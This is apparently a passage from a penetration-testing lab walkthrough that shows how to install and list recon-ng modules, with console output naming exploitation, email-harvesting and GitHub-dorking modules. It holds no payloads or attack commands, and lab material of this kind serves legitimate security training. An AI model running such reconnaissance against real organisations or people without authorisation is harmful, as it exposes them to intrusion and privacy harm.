

8. Type **marketplace install all** and press **Enter** to install all the modules available in recon-ng.

Note: Ignore the errors while running the command.



```
[recon-ng][default] > marketplace install all
[*] Module installed: discovery/info_disclosure/cache_snoop
[*] Module installed: discovery/info_disclosure/interesting_files
[*] Module installed: exploitation/injection/command_injector
[*] Module installed: exploitation/injection/xpath_bruter
[*] Module installed: import/csv_file
[*] Module installed: import/list
[*] Module installed: import/masscan
[*] Module installed: import/nmap
[*] Module installed: recon/companies-contacts/bing_linkedin_cache
[*] Module installed: recon/companies-contacts/censys_email_address
[*] Module installed: recon/companies-contacts/pen
[*] Module installed: recon/companies-domains/censys_subdomains
[*] Module installed: recon/companies-domains/pen
[*] Module installed: recon/companies-domains/viewdns_reverse_whois
[*] Module installed: recon/companies-domains/whoxy_dns
[*] Module installed: recon/companies-hosts/censys_org
[*] Module installed: recon/companies-hosts/censys_tls_subjects
[*] Module installed: recon/companies-multi/github_miner
[*] Module installed: recon/companies-multi/shodan_org
[*] Module installed: recon/companies-multi/whois_miner
```

9. After the installation of modules, type the **modules search** command and press **Enter**. This displays all the modules available in recon-ng.



```
[recon-ng][default] > modules search


Discovery
-----
discovery/info_disclosure/cache_snoop
discovery/info_disclosure/interesting_files

Exploitation
-----
exploitation/injection/command_injector
exploitation/injection/xpath_bruter

Import
-----
import/csv_file
import/list
import/masscan
import/nmap

Recon
-----
recon/companies-contacts/bing_linkedin_cache
recon/companies-contacts/pen
recon/companies-domains/pen
recon/companies-domains/viewdns_reverse_whois
recon/companies-domains/whoxy_dns
recon/companies-multi/github_miner
recon/companies-multi/shodan_org
recon/companies-multi/whois_miner
recon/contacts-contacts/abc
```


10. You will be able to perform network discovery, exploitation, reconnaissance, etc. by loading the required modules.
11. Type the **workspaces** command and press **Enter**. This displays the commands related to the workspaces.



```
recon-ng - Parrot Terminal
File Edit View Search Terminal Help
recon/ports-hosts/ssl_scan
recon/profiles-contacts/bing_linkedin_contacts
recon/profiles-contacts/dev_diver
recon/profiles-contacts/github_users
recon/profiles-profiles/namechk
recon/profiles-profiles/profiler
recon/profiles-profiles/twitter_mentioned
recon/profiles-profiles/twitter_mentions
recon/profiles-repositories/github_repos
recon/repositories-profiles/github_commits
recon/repositories-vulnerabilities/gists_search
recon/repositories-vulnerabilities/github_dorks

Reporting
-----
reporting/csv
reporting/html
reporting/json
reporting/list
reporting/proxifier
reporting/pushpin
reporting/xlsx
reporting/xml

[recon-ng][default] > workspaces
Manages workspaces

